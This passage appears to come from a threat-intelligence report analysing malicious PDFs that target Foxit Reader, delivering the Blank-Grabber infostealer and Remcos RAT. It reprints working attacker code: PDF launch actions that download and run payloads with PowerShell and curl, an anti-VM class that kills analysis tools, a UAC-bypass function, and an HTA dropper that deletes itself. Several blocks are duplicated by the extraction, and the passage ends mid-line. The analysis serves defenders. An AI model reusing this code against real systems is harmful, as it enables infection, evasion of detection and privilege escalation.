The PDF executes PowerShell and downloads the malicious file from DiscordApp, resulting in a “legitimate” appearing network traffic. The Python malware is then downloaded as `lol.pyw` and executed on the victim’s machine.

/P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://cdn.discordapp.com/attachments/1167576449859993683/1168168071366709278/lol.pyw\', \'lol.pyw\')"'

msd89h2j389uh.bat &@echo timeout

msd89h2j389uh.bat &@echo start stub.pyw

/OpenAction << /S /Launch /Win << /F (CMD) /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://cdn.discordapp.com/attachments/1167576449859993683/1168168071366709278/lol.pyw\', \'lol.pyw\')"' >> msd89h2j389uh.bat &@echo timeout / t 5 >> msd89h2j389uh.bat &@echo start stub.pyw >>

```
/OpenAction
  <<
    /S /Launch
    /Win
      <<
        /F (CMD)
        /P '(/c cD  %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://
      >>
```

```
        msd89h2j389uh.bat &@echo timeout
        / t 5
      >>
    msd89h2j389uh.bat &@echo start stub.pyw
  >>
```

Code 13 – PDF executed command.

The malware is functional and possesses many features, from a Graphical Builder to UAC Bypass, Anti VM, and stealing capabilities from various browsers and applications.


Figure 14 - Features as listed on the GitHub project.

Figure 14 – Features as listed on the GitHub project.

What is interesting to see is the `class VmProtect`, which lists all the anti-VM techniques.

From identifying known:

1. UUIDs,
2. Computer names
3. Users names
4. Registry key & values
5. killing running tasks related to Virtual machines or any other malware-reversing related tools.
6. Making Internet-related checks regarding the emulation of the network and checking if the system is hosted online.

BLACKLISTED_UUIDS = ('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009', '03DE0294-0480-05DE-1A06-350700080009', '11111111-2222-3333-4444-555555555555', '6F3CA5EC-BEC9-4A4D-8274-11168F640058', 'ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548', '4C4C4544-0050-3710-8058-CAC04F59344A', '00000000-0000-0000-0000-AC1F6BD04972', '00000000-0000-0000-0000-000000000000', '5BD24D56-789F-8468-7CDC-CAA7222CC121', '49434D53-0200-9065-2500-65902500E439', '49434D53-0200-9036-2500-36902500F022', '777D84B3-88D1-451C-93E4-D235177420A7', '49434D53-0200-9036-2500-369025000C65', 'B1112042-52E8-E25B-3655-6A4F54155DBF', '00000000-0000-0000-0000-AC1F6BD048FE', 'EB16924B-FB6D-4FA1-8666-17B91F62FB37', 'A15A930C-8251-9645-AF63-E45AD728C20C', '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3', 'C7D23342-A5D4-68A1-59AC-CF40F735B363', '63203342-0EB0-AA1A-4DF5-3FB37DBB0670', '44B94D56-65AB-DC02-86A0-98143A7423BF', '6608003F-ECE4-494E-B07E-1C4615D1D93C', 'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A', '49434D53-0200-9036-2500-369025003AF0', '8B4E8278-525C-7343-B825-280AEBCD3BCB', '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27', '79AF5279-16CF-4094-9758-F88A616D81B4', 'FE822042-A70C-D08B-F1D1-C207055A488F', '76122042-C286-FA81-F0A8-514CC507B250', '481E2042-A1AF-D390-CE06-A8F783B1E76A', 'F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C', '9961A120-E691-4FFE-B67B-F0E4115D5919')

BLACKLISTED_COMPUTERNAMES = ('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4', 'desktop-vrsqlag', 'q9iatrkprh', 'xc64zb', 'desktop-d019gdm', 'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc', 'desktop-b0t93d6', 'desktop-1pykp29', 'desktop-1y2433r', 'wileypc', 'work', '6c4e733f-c2d9-4', 'ralphs-pc', 'desktop-wg3myjs', 'desktop-7xc6gez', 'desktop-5ov9s0o', 'qarzhrdbpj', 'oreleepc', 'archibaldpc', 'julia-pc', 'd1bnjkfvlh', 'compname_5076', 'desktop-vkeons4', 'NTT-EFF-2W11WSS')

BLACKLISTED_USERS = ('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnfevzx', 'keecfmwgj', 'frank', '8nl0colnq5bq', 'lisa', 'john', 'george', 'pxmduopvyx', '8vizsm', 'w0fjuovmccp5a', 'lmvwjj9b', 'pqonjhvwexss', '3u2v9m8', 'julia', 'heuerzl', 'harry johnson', 'j.seance', 'a.monaldo', 'tvm')

BLACKLISTED_TASKS = ('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray', 'vmtoolsd', 'vmwaretray', 'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp', 'x96dbg', 'vmsrvc', 'x32dbg', 'vmusrvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol', 'ksdumperclient', 'ksdumper', 'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector')

Logger.info('Checking UUID')

uuid = subprocess.run('wmic csproduct get uuid', shell=True, capture_output=True).stdout.splitlines()
[2].decode(errors='ignore').strip()

return uuid in VmProtect.BLACKLISTED_UUIDS

def checkComputerName() -> bool:

```
Logger.info('Checking computer name')

computername = os.getenv('computername')

return computername.lower() in VmProtect.BLACKLISTED_COMPUTERNAMES

def checkUsers() -> bool:

Logger.info('Checking username')

return user.lower() in VmProtect.BLACKLISTED_USERS

def checkHosting() -> bool:

Logger.info('Checking if system is hosted online')

http = PoolManager(cert_reqs='CERT_NONE')

return http.request('GET', 'http://ip-api.com/line/?fields=hosting').data.decode(errors='ignore').strip() == 'true'

Logger.info('Unable to check if system is hosted online')

def checkHTTPSimulation() -> bool:

Logger.info('Checking if system is simulating connection')

http = PoolManager(cert_reqs='CERT_NONE', timeout=1.0)

http.request('GET', f'https://blank-{Utility.GetRandomString()}.in')

def checkRegistry() -> bool:

Logger.info('Checking registry')

r1 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc 2', capture_output=True, shell=True)

r2 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2', capture_output=True, shell=True)

gpucheck = any((x.lower() in subprocess.run('wmic path win32_VideoController get name', capture_output=True, shell=True).stdout.decode(errors='ignore').splitlines()[2].strip().lower() for x in ('virtualbox', 'vmware')))

dircheck = any([os.path.isdir(path) for path in ('D:\\Tools', 'D:\\OS2', 'D:\\NT3X')])

return r1.returncode != 1 and r2.returncode != 1 or gpucheck or dircheck

Utility.TaskKill(*VmProtect.BLACKLISTED_TASKS)

Logger.info('Checking if system is a VM')

Thread(target=VmProtect.killTasks, daemon=True).start()

result = VmProtect.checkHTTPSimulation() or VmProtect.checkUUID() or VmProtect.checkComputerName() or VmProtect.checkUsers() or VmProtect.checkHosting() or VmProtect.checkRegistry()

Logger.info('System is a VM')

Logger.info('System is not a VM')

class VmProtect: BLACKLISTED_UUIDS = ('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009', '03DE0294-0480-05DE-1A06-350700080009', '11111111-2222-3333-4444-555555555555', '6F3CA5EC-BEC9-4A4D-8274-11168F640058', 'ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548', '4C4C4544-0050-3710-8058-CAC04F59344A', '00000000-0000-0000-0000-AC1F6BD04972', '00000000-0000-0000-0000-000000000000', '5BD24D56-789F-8468-7CDC-CAA7222CC121', '49434D53-0200-9065-2500-65902500E439', '49434D53-0200-9036-2500-36902500F022', '777D84B3-88D1-451C-93E4-D235177420A7', '49434D53-0200-9036-2500-369025000C65', 'B1112042-52E8-E25B-3655-6A4F54155DBF', '00000000-0000-0000-0000-AC1F6BD048FE', 'EB16924B-FB6D-4FA1-8666-17B91F62FB37', 'A15A930C-8251-9645-AF63-E45AD728C20C', '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3', 'C7D23342-A5D4-68A1-59AC-CF40F735B363', '63203342-0EB0-AA1A-4DF5-3FB37DBB0670', '44B94D56-65AB-DC02-86A0-98143A7423BF', '6608003F-ECE4-494E-B07E-1C4615D1D93C', 'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A', '49434D53-0200-9036-2500-369025003AF0', '8B4E8278-525C-7343-B825-280AEBCD3BCB', '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27', '79AF5279-16CF-4094-9758-F88A616D81B4', 'FE822042-A70C-D08B-F1D1-C207055A488F', '76122042-C286-FA81-F0A8-514CC507B250', '481E2042-A1AF-D390-CE06-A8F783B1E76A', 'F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C', '9961A120-E691-4FFE-B67B-F0E4115D5919')
```

BLACKLISTED_COMPUTERNAMES = ('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4', 'desktop-vrsqlag', 'q9iatrkprh', 'xc64zb', 'desktop-d019gdm', 'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc', 'desktop-b0t93d6', 'desktop-1pykp29', 'desktop-1y2433r', 'wileypc', 'work', '6c4e733f-c2d9-4', 'ralphs-pc', 'desktop-wg3myjs', 'desktop-7xc6gez', 'desktop-5ov9s0o', 'qarzhrdbpj', 'oreleepc', 'archibaldpc', 'julia-pc', 'd1bnjkfvlh', 'compname_5076', 'desktop-vkeons4', 'NTT-EFF-2W11WSS') BLACKLISTED_USERS = ('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnfevzx', 'keecfmwgj', 'frank', '8nl0colnq5bq', 'lisa', 'john', 'george', 'pxmduopvyx', '8vizsm', 'w0fjuovmccp5a', 'lmvwjj9b', 'pqonjhvwexss', '3u2v9m8', 'julia', 'heuerzl', 'harry johnson', 'j.seance', 'a.monaldo', 'tvm') BLACKLISTED_TASKS = ('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray', 'vmtoolsd', 'vmwaretray', 'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp', 'x96dbg', 'vmsrvc', 'x32dbg', 'vmusrvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol', 'ksdumperclient', 'ksdumper', 'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector') @staticmethod def checkUUID() -> bool: Logger.info('Checking UUID') uuid = subprocess.run('wmic csproduct get uuid', shell=True, capture_output=True).stdout.splitlines()[2].decode(errors='ignore').strip() return uuid in VmProtect.BLACKLISTED_UUIDS @staticmethod def checkComputerName() -> bool: Logger.info('Checking computer name') computername = os.getenv('computername') return computername.lower() in VmProtect.BLACKLISTED_COMPUTERNAMES @staticmethod def checkUsers() -> bool: Logger.info('Checking username') user = os.getlogin() return user.lower() in VmProtect.BLACKLISTED_USERS @staticmethod def checkHosting() -> bool: Logger.info('Checking if system is hosted online') http = PoolManager(cert_reqs='CERT_NONE') try: return http.request('GET', 'http://ip-api.com/line/?fields=hosting').data.decode(errors='ignore').strip() == 'true' except Exception: Logger.info('Unable to check if system is hosted online') return False @staticmethod def checkHTTPSimulation() -> bool: Logger.info('Checking if system is simulating connection') http = PoolManager(cert_reqs='CERT_NONE', timeout=1.0) try: http.request('GET', f'https://blank-{Utility.GetRandomString()}.in') except Exception: return False else: return True @staticmethod def checkRegistry() -> bool: Logger.info('Checking registry') r1 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\DriverDesc 2', capture_output=True, shell=True) r2 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2', capture_output=True, shell=True) gpucheck = any((x.lower() in subprocess.run('wmic path win32_VideoController get name', capture_output=True, shell=True).stdout.decode(errors='ignore').splitlines()[2].strip().lower() for x in ('virtualbox', 'vmware'))) dircheck = any([os.path.isdir(path) for path in ('D:\\Tools', 'D:\\OS2', 'D:\\NT3X')]) return r1.returncode != 1 and r2.returncode != 1 or gpucheck or dircheck @staticmethod def killTasks() -> None: Utility.TaskKill(*VmProtect.BLACKLISTED_TASKS) @staticmethod def isVM() -> bool: Logger.info('Checking if system is a VM') Thread(target=VmProtect.killTasks, daemon=True).start() result = VmProtect.checkHTTPSimulation() or VmProtect.checkUUID() or VmProtect.checkComputerName() or VmProtect.checkUsers() or VmProtect.checkHosting() or VmProtect.checkRegistry() if result: Logger.info('System is a VM') else: Logger.info('System is not a VM') return result

```
class VmProtect:
    BLACKLISTED_UUIDS = ('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009', '03D
    BLACKLISTED_COMPUTERNAMES = ('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4',
    BLACKLISTED_USERS = ('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnf
    BLACKLISTED_TASKS = ('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5s

    @staticmethod
    def checkUUID() -> bool:
        Logger.info('Checking UUID')
        uuid = subprocess.run('wmic csproduct get uuid', shell=True, capture_output=True).stdout.splitlines()
        return uuid in VmProtect.BLACKLISTED_UUIDS

    @staticmethod
    def checkComputerName() -> bool:
        Logger.info('Checking computer name')
        computername = os.getenv('computername')
        return computername.lower() in VmProtect.BLACKLISTED_COMPUTERNAMES

    @staticmethod
    def checkUsers() -> bool:
        Logger.info('Checking username')
        user = os.getlogin()
        return user.lower() in VmProtect.BLACKLISTED_USERS

    @staticmethod
    def checkHosting() -> bool:
        Logger.info('Checking if system is hosted online')
        http = PoolManager(cert_reqs='CERT_NONE')
        try:
            return http.request('GET', 'http://ip-api.com/line/?fields=hosting').data.decode(errors='ignore')
```

```
        except Exception:
            Logger.info('Unable to check if system is hosted online')
            return False

    @staticmethod
    def checkHTTPSimulation() -> bool:
        Logger.info('Checking if system is simulating connection')
        http = PoolManager(cert_reqs='CERT_NONE', timeout=1.0)
        try:
            http.request('GET', f'https://blank-{Utility.GetRandomString()}.in')
        except Exception:
            return False
        else:
            return True

    @staticmethod
    def checkRegistry() -> bool:
        Logger.info('Checking registry')
        r1 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E
        r2 = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E
        gpucheck = any((x.lower() in subprocess.run('wmic path win32_VideoController get name', capture_outpu
        dircheck = any([os.path.isdir(path) for path in ('D:\\Tools', 'D:\\OS2', 'D:\\NT3X')])
        return r1.returncode != 1 and r2.returncode != 1 or gpucheck or dircheck

    @staticmethod
    def killTasks() -> None:
        Utility.TaskKill(*VmProtect.BLACKLISTED_TASKS)

    @staticmethod
    def isVM() -> bool:
        Logger.info('Checking if system is a VM')
        Thread(target=VmProtect.killTasks, daemon=True).start()
        result = VmProtect.checkHTTPSimulation() or VmProtect.checkUUID() or VmProtect.checkComputerName() or
        if result:
            Logger.info('System is a VM')
        else:
            Logger.info('System is not a VM')
        return result
```

Code 14 – VM protect class.

Another interesting part is the function, which results in UAC bypass, `def UACbypass`.

def UACbypass(method: int=1) -> bool:

execute = lambda cmd: subprocess.run(cmd, shell=True, capture_output=True)

execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.executable}" /f')

execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateExecute" /f')

log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)

execute('computerdefaults --nouacbypass')

log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)

execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')

if log_count_after > log_count_before:

return Utility.UACbypass(method + 1)

execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.executable}" /f')

execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateExecute" /f')

log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)

execute('fodhelper --nouacbypass')

log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)

execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')

if log_count_after > log_count_before:

return Utility.UACbypass(method + 1)

@staticmethod def UACbypass(method: int=1) -> bool: if Utility.GetSelf()[1]: execute = lambda cmd: subprocess.run(cmd, shell=True, capture_output=True) match method: case 1: execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.executable}" /f') execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateExecute" /f') log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout) execute('computerdefaults --nouacbypass') log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout) execute('reg delete hkcu\\Software\\Classes\\ms-settings /f') if log_count_after > log_count_before: return Utility.UACbypass(method + 1) case 2: execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.executable}" /f') execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateExecute" /f') log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout) execute('fodhelper --nouacbypass') log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout) execute('reg delete hkcu\\Software\\Classes\\ms-settings /f') if log_count_after > log_count_before: return Utility.UACbypass(method + 1) case _: return False return True

```
    @staticmethod
    def UACbypass(method: int=1) -> bool:
        if Utility.GetSelf()[1]:
            execute = lambda cmd: subprocess.run(cmd, shell=True, capture_output=True)
            match method:
                case 1:
                    execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.exe
                    execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateE
                    log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operationa
                    execute('computerdefaults --nouacbypass')
                    log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational
                    execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')
                    if log_count_after > log_count_before:
                        return Utility.UACbypass(method + 1)
                case 2:
                    execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d "{sys.exe
                    execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v "DelegateE
                    log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operationa
                    execute('fodhelper --nouacbypass')
                    log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational
                    execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')
                    if log_count_after > log_count_before:
                        return Utility.UACbypass(method + 1)
                case _:
                    return False
            return True
```

Code 15 – UAC bypass function.

Blank-Grabber appears to be a fully functional open-source infostealer, and its low detection rate makes it an even bigger threat for targeted users.

Case IV. From PDF to PDF to … Remcos

Another interesting case occurred when a malicious PDF included a hyperlink to an attachment hosted on `trello.com`. Upon downloading, it revealed a secondary PDF file containing malicious code, which takes advantage of this “exploitation” of Foxit Reader users. The attack chain is once again impressive, with multiple files being dropped in order to infect the victim with the final payload. In total, more than 10 files were executed, with the final malware Remcos RAT being injected into memory using the DynnamicWrapperX.

Figure 15 – Attack Chain leading to Remcos RAT

The Threat Actor performing this campaign, `@Silentkillertv`, appears to be selling also malicious tools via Telegram. On the 27th of April, the Threat Actor published a PDF Exploit, which targets Foxit PDF Reader and has *"100% Bypass of Anti-Viruses"* as well as is able to bypass *"Gmail, Yahoo, Facebook, and Hotmail file sharing restrictions"*.


Figure 16 - Telegram Channel.

Figure 16 – Telegram Channel.

Campaign Technical Analysis

The first PDF file contained a malicious hyperlink that downloaded a PDF file named "`Facebook_Adversting_project.pdf`".


Figure 17 - First PDF file.

Figure 17 – First PDF file.

/URI (hxxps://trello.com/1/cards/661a23427b01e8ba1bde8e2e/attachments/662d51f9e28ce98ab46ecd93/download/Facebook_Adversting_project.pdf)

obj 119 0 Type: Referencing: << /S /URI /URI (hxxps://trello.com/1/cards/661a23427b01e8ba1bde8e2e/attachments/662d51f9e28ce98ab46ecd93/download/Facebook_Adversting_project.pdf) >>

```
obj 119 0
 Type:
 Referencing:

  <<
    /S /URI
    /URI (hxxps://trello.com/1/cards/661a23427b01e8ba1bde8e2e/attachments/662d51f9e28ce98ab46ecd93/download/F
  >>
```

Code 16 – First PDF link.

Once clicking the link, the victim receives the second PDF file, which is hosted on `trello.com` a legitimate website. Similar to Discord, Threat Actors have been taking advantage of legitimate websites in order to host and distribute malicious files.


Figure 18 - The second PDF hosted on trello.com.

Figure 18 – The second PDF hosted on trello.com.

The file was uploaded on the 27th of April by "`Bechtelar Libby @bechtelarlibby`".


Figure 19 -

Figure 19 – PDF attached on 27th of April 2024

The user's initial activity seems to date back to March 1st, 2024. Judging by the file and folder names generated by the suspicious account, it appears that the targeted countries included Vietnam and Korea, among others.

Bảng Trello của tôi (Vietnamese): My Trello board

Lập kế hoạch dự án (Vietnamese): Project planning

Họp khởi động (Vietnamese): Kickoff meeting

Cần làm (Vietnamese): Need to do

거래 데이터 (Korean): Transaction data

신원 확인 (Korean): Identity verification

Bảng Trello của tôi (Vietnamese): My Trello board Lập kế hoạch dự án (Vietnamese): Project planning Họp khởi động (Vietnamese): Kickoff meeting Cần làm (Vietnamese): Need to do Xong (Vietnamese): Done 거래 데이터 (Korean): Transaction data 신원 확인 (Korean): Identity verification

```
Bảng Trello của tôi (Vietnamese): My Trello board
Lập kế hoạch dự án (Vietnamese): Project planning
Họp khởi động (Vietnamese): Kickoff meeting
Cần làm (Vietnamese): Need to do
Xong (Vietnamese): Done
거래 데이터 (Korean): Transaction data
신원 확인 (Korean): Identity verification
```


Figure 20 - Activity traced back to the 1st of March.

Figure 20 – Activity traced back to the 1st of March.

In the second PDF, the exploitation targeting Foxit users is executed through the following PowerShell command:

/P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://www.digitalmarketingstart.com/GFFFDSGSDGDFSGDFSGDSG.lnk\', \'NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK\')"'

VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo timeout

VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo start NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK

/OpenAction << /S /Launch /Win << /F (cmd.exe) /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://www.digitalmarketingstart.com/GFFFDSGSDGDFSGDFSGDSG.lnk\', \'NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK\')"' >> VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo timeout / t 5 >> VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo start NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK >>

```
/OpenAction
  <<
    /S /Launch
    /Win
      <<
        /F (cmd.exe)
        /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://w
      >>
    VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo timeout
    / t 5
  >>
  VGHJFUYTKFJFGJHFGKJHGFTGHDFKTGJH.BAT &@echo start NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK
>>
```

Code 17 – Second PDF Foxit Exploitation.

At this point, multiple "links"/files need to be followed in order to retrieve the final payload. The first payload is downloaded as `NCGHDFHGTDFJMDFGKJHFTYFUKFYU.LNK` and is a `.lnk`. This file downloads using curl a `.hta` file from a

remote server and executes it from this location `%AppData%\STARTGOVFFGHJFKJHFTFDGHJF.HTA`.

/c mode 15,1 & .curl hxxps://digitalmarketingstart.com/PHOTO/photoSTARTGOUPDATEPHOTOVIWERGOSTART.JPG -o %AppData%\STARTGOVFFGHJFKJHFTFDGHJF.HTA & start /b %AppData%\STARTGOVFFGHJFKJHFTFDGHJF.HTA

/c mode 15,1 & .curl hxxps://digitalmarketingstart.com/PHOTO/photoSTARTGOUPDATEPHOTOVIWERGOSTART.JPG -o %AppData%\STARTGOVFFGHJFKJHFTFDGHJF.HTA & start /b %AppData%\STARTGOVFFGHJFKJHFTFDGHJF.HTA

```
/c mode 15,1 & .curl hxxps://digitalmarketingstart.com/PHOTO/photoSTARTGOUPDATEPHOTOVIWERGOSTART.JPG -o %AppDa
```

Code 18 – 1st Payload, .lnk file command.

The HTA file initiates two requests to the identical server, fetching two files. One is a VBScript file, while the other is a genuine image, utilized as a decoy. Notably, this HTA file contained comments written in Arabic.

<script language="VBScript">

Set objShell = CreateObject("WScript.Shell")

' تحديد روابط التحميل للملفات

urlVBS = "hxxps://digitalmarketingstart.com/PHOTO/PHOTOphoto_2024-04-27_07-31-10.jpg" ' رابط الملف الأول (FILE.VBS)

urlJPG = "hxxps://digitalmarketingstart.com/photo_2024-04-27_07-31-10.jpg" ' رابط الملف الثاني(FILE.JPG)

' تنفيذ أمر التحميل باستخدام curl لكل ملف على حدة

commandVBS = "cmd.exe /c mode 15,1 & curl " & urlVBS & " -o %temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS & start /b %temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS"

commandJPG = "cmd.exe /c mode 15,1 & curl " & urlJPG & " -o %temp%\photo_2024-04-27_07-31-10.jpg & start /b %temp%\photo_2024-04-27_07-31-10.jpg"

' تنفيذ أوامر التحميل لكل ملف بشكل متوازٍ

objShell.Run commandVBS, 0, True

objShell.Run commandJPG, 0, True

' حذف ملف HTA الحالي بعد التحميل

Set objFSO = CreateObject("Scripting.FileSystemObject")

strScriptPath = objFSO.GetAbsolutePathName(Replace(document.location.pathname, "/", "\"))

objFSO.DeleteFile strScriptPath

' إغلاق نافذة التطبيق HTA

<html> <head> <script language="VBScript"> Set objShell = CreateObject("WScript.Shell") ' تحديد روابط التحميل للملفات Dim urlVBS, urlJPG urlVBS = "hxxps://digitalmarketingstart.com/PHOTO/PHOTOphoto_2024-04-27_07-31-10.jpg" ' رابط الملف الأول (FILE.VBS) urlJPG = "hxxps://digitalmarketingstart.com/photo_2024-04-27_07-31-10.jpg" ' رابط الملف الثاني (FILE.JPG) ' تنفيذ أمر التحميل باستخدام curl لكل ملف على حدة commandVBS = "cmd.exe /c mode 15,1 & curl " & urlVBS & " -o %temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS & start /b %temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS" commandJPG = "cmd.exe /c mode 15,1 & curl " & urlJPG & " -o %temp%\photo_2024-04-27_07-31-10.jpg & start /b %temp%\photo_2024-04-27_07-31-10.jpg" ' تنفيذ أوامر التحميل لكل ملف بشكل متوازٍ objShell.Run commandVBS, 0, True objShell.Run commandJPG, 0, True ' حذف ملف HTA الحالي بعد التحميل Set objFSO = CreateObject("Scripting.FileSystemObject") strScriptPath = objFSO.GetAbsolutePathName(Replace(document.location.pathname, "/", "\")) objFSO.DeleteFile strScriptPath ' إغلاق نافذة التطبيق HTA window.close </script> </head> <body> </body> </html>

```
<html>
<head>
<script language="VBScript">
    Set objShell = CreateObject("WScript.Shell")

    ' تحديد روابط التحميل للملفات
```

```
    Dim urlVBS, urlJPG
    urlVBS = "hxxps://digitalmarketingstart.com/PHOTO/PHOTOphoto_2024-04-27_07-31-10.jpg"  ' رابط الملف الأول (FI
    urlJPG = "hxxps://digitalmarketingstart.com/photo_2024-04-27_07-31-10.jpg"  ' رابط الملف الثاني (FILE.JPG)

    ' تنفيذ أمر التحميل باستخدام curl لكل ملف على حدة
    commandVBS = "cmd.exe /c mode 15,1 & curl " & urlVBS & " -o %temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS & s
    commandJPG = "cmd.exe /c mode 15,1 & curl " & urlJPG & " -o %temp%\photo_2024-04-27_07-31-10.jpg & start /

    ' تنفيذ أوامر التحميل لكل ملف بشكل متوازٍ
    objShell.Run commandVBS, 0, True
    objShell.Run commandJPG, 0, True

    ' حذف ملف HTA الحالي بعد التحميل
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    strScriptPath = objFSO.GetAbsolutePathName(Replace(document.location.pathname, "/", "\"))
    objFSO.DeleteFile strScriptPath

    ' إغلاق نافذة التطبيق HTA
    window.close
</script>
</head>
<body>
</body>
</html>
```

Code 19 – 2nd Payload, .hta file content.

The third payload is stored as `%temp%\FGHJFTFDHBJVJHGVHJKFVJGTFKHFJH.VBS` and is executed before the genuine image. This VBScript is straightforward, downloading additional VBScript code and executing the “response” accordingly.

Execute("set H_____K=CreateObject(""MSXML2.XMLHTTP""):H_____K.Open ""POST"","""hxxps://www.digitalmarketingstart.com/digitalmarketing/STARTPOWER2642024GO_____AUTO.MP4"",false:H

